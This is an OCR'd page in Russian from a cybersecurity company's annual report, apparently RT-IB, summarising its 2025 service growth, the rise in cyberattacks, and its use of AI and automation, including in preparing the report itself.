
2025 год стал периодом роста и активной перестройки процессов сервисного направления компании с фокусом на оптимизацию деятельности не только SOC, но и прочих услуг в условиях ИИ-трансформаций.

Кибератак становилось больше, их сложность росла, а вместе с тем — и число компаний, которые выбрали продукты и услуги экосистемы RT Protect для защиты своей инфраструктуры.

Масштабирование процессов, внедрение автоматизаций нового уровня и использование искусственного интеллекта обеспечили двукратный рост масштаба предоставляемых услуг.

Усиление роли компании АО «РТ-ИБ» на рынке — подтверждено.

Будем честны: при подготовке этого отчёта мы и сами активно использовали искусственный интеллект — в анализе данных по инцидентам, исследовании вредоносного ПО и работе с материалами. Это осознанная позиция: мы ежедневно работаем теми же технологиями, которые предлагаем нашим заказчикам.



PT

Информационная
безопасность

rt-ib.ru